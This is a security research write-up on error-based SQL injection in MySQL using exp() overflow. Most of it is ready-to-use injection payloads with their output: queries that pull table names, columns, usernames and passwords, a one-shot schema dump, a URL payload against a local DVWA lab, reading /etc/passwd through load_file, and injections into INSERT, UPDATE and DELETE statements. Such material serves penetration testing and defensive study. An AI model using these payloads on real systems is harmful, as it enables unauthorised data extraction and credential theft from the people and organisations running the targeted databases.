MySQL Error Based SQL Injection Using EXP

Osanda Malith Jayathissa

(@OsandaMalith)

Table of Contents

Overview

This is another overflow in the DOUBLE data type in MySQL I found. You can refer to my previous paper on BIGINT Overflow Error based injections if you want to understand exploiting overflows in extracting data. Also the queries are similar to my previous paper. When we take the functions in MySQL I was interested in the mathematical functions. They too should contain some data type to hold values. So I went on testing for functions which would cause any overflow errors and I found out that exp() would cause a overflow error when we pass a large value above 709.

```
mysql> select exp(709);
+-----------------------+
| exp(709)              |
+-----------------------+
| 8.218407461554972e307 |
+-----------------------+
1 row in set (0.00 sec)

mysql> select exp(710);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(710)'
```

The exp is the opposite of the ln and log functions of MySQL. If I briefly explain the functionality of these, log and ln and both returns the answer to the natural logarithm or to the base e. In common e is approximated to: $e \approx 2.71828183$.

$$ln(15) = log_e(15) = 2.70805020110221$$

```
mysql> select log(15);
+------------------+
| log(15)          |
+------------------+
| 2.70805020110221 |
+------------------+
1 row in set (0.00 sec)


mysql> select ln(15);
+------------------+
| ln(15)           |
+------------------+
| 2.70805020110221 |
+------------------+
1 row in set (0.00 sec)
```

Exponentials are the opposite of logarithms. The exp function would do the exact opposite for us.

$$e^{2.70805020110221} = 15$$

```
mysql> select exp(2.70805020110221);
+-----------------------+
| exp(2.70805020110221) |
+-----------------------+
|                    15 |
+-----------------------+
1 row in set (0.00 sec)
```

Injection

When it comes to injection we can cause these “DOUBLE value is out of range” errors by negating queries. Suppose I do a bitwise negation a query it will return “18446744073709551615”. If you may recall from my previous post, this is the bitwise negation of 0. This is due to the reason that a function returns 0 on a successful execution and when we negate it, it will be the maximum unsigned BIGINT value.

```
mysql> select ~0;
+----------------------+
| ~0                   |
+----------------------+
| 18446744073709551615 |
+----------------------+
1 row in set (0.00 sec)


mysql> select ~(select version());
+----------------------+
| ~(select version())  |
+----------------------+
| 18446744073709551610 |
+----------------------+
1 row in set, 1 warning (0.00 sec)
```

When we pass sub queries with the bitwise negation this would cause a DOUBLE overflow error and we can extract data :)

```
exp(~(select*from(select user())x))
```

```
mysql> select exp(~(select*from(select user())x));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from
dual)))'
```

Extracting Data

Getting table names:

```
select exp(~(select*from(select table_name from information_schema.tables where table_schema=database() limit 0,1)x));
```

Getting column names:

```
select exp(~(select*from(select column_name from information_schema.columns where table_name='users' limit 0,1)x));
```

Retrieving Data:


```
select exp(~ (select*from(select concat_ws(':',id, username, password) from users limit 0,1)x));
```

Dump In One Shot

This is the query for dumping all tables and columns from the current context. We can dump along with all databases but since we are extracting via an error it would return very few results.

```
exp(~(select*from(select(concat(@:=0,(select count(*)from`information_schema`.columns where table_schema=database()and@:=concat(@,0xa,table_schema,0x3a3a,table_name,0x3a3a,column_name)),@)))x))
```

```
http://localhost/dvwa/vulnerabilities/sqli/?id=1' or exp(~(select*from(select(concat(@:=0,(select count(*)from`information_schema`.columns where table_schema=database()and@:=concat(@,0xa,table_schema,0x3a3a,table_name,0x3a3a,column_name)),@)))x))-- -&Submit=Submit#
```



```
http://localhost/dvwa/vulnerabilities/sqli/?id=1' or exp(~(select*from(select(concat(@:=0,(select count(*)from`information_schema`.columns
 where table_schema=database()and@:=concat(@,0xa,table_schema,0x3a3a,table_name,0x3a3a,column_name)),@)))x))-- -
&Submit=Submit#
```


Warning: mysql_query(): Unable to save result set in **C:\xampp\htdocs\dvwa\vulnerabilities\sqli\source\low.php** on line **10**

```
DOUBLE value is out of range in 'exp(~((select '000
dvwa::guestbook::comment_id
dvwa::guestbook::comment
dvwa::guestbook::name
dvwa::users::user_id
dvwa::users::first_name
dvwa::users::last_name
dvwa::users::user
dvwa::users::password
dvwa::users::avatar' from dual)))'
```

Reading Files

You can read files by applying the load_file() function but I noticed that there is a limit of 13 lines.

```
select exp(~(select*from(select load_file('/etc/passwd'))a));
```



```
mysql> select exp(~(select*from(select load_file('/etc/passwd'))a));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
b
mysql> 
```

Note that you can’t write to files since this an error it will write just 0.

```
mysql> select exp(~(select*from(select 'hello')a)) into outfile 'C:/out.txt';
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'hello' from dual)))'

# type C:\out.txt
0
```

Injection in Insert

All these are normal injections like the rest.

```
mysql> insert into users (id, username, password) values (2, '' ^ exp(~(select*from(select user())x)), 'Eyre');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'
```

For all insert, update and delete statements the DIOS query can be applied as well.

```
mysql> insert into users (id, username, password) values (2, '' | exp(~(select*from(select(concat(@:=0,(select count(*)from`information_schema`.columns where table_schema=database()and@:=concat(@,0xa,table_schema,0x3a3a,table_name,0x3a3a,column_name)),@)))x)), 'Eyre');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select '000
newdb::users::id
newdb::users::username
newdb::users::password' from dual)))'
```

Injection in Update

```
mysql> update users set password='Peter' ^ exp(~(select*from(select user())x)) where id=4;
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'
```

Injection in Delete

```
mysql> delete from users where id='1' | exp(~(select*from(select user())x));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'
```

Conclusion

As previous BGINT injections this exp injection too works in MySQL version 5.5.5 and above. In previous versions a silent wraparound occurs.

```
mysql> select version();
+----------------------+
| version()            |
+----------------------+
| 5.0.45-community-nt  |
+----------------------+
1 row in set (0.00 sec)


mysql> select exp(710);
+----------+
| exp(710) |
+----------+
|   1.#INF |
+----------+
1 row in set (0.00 sec)


mysql> select exp(~0);
+---------+
| exp(~0) |
+---------+
|  1.#INF |
+---------+
1 row in set (0.00 sec)
```

There might be other functions like this which might be prone to errors :)

References

[1] http://dev.mysql.com/doc/refman/5.5/en/integer-types.html

[2] https://dev.mysql.com/doc/refman/5.0/en/numeric-type-overview.html

[3] https://dev.mysql.com/doc/refman/5.0/en/mathematical-functions.html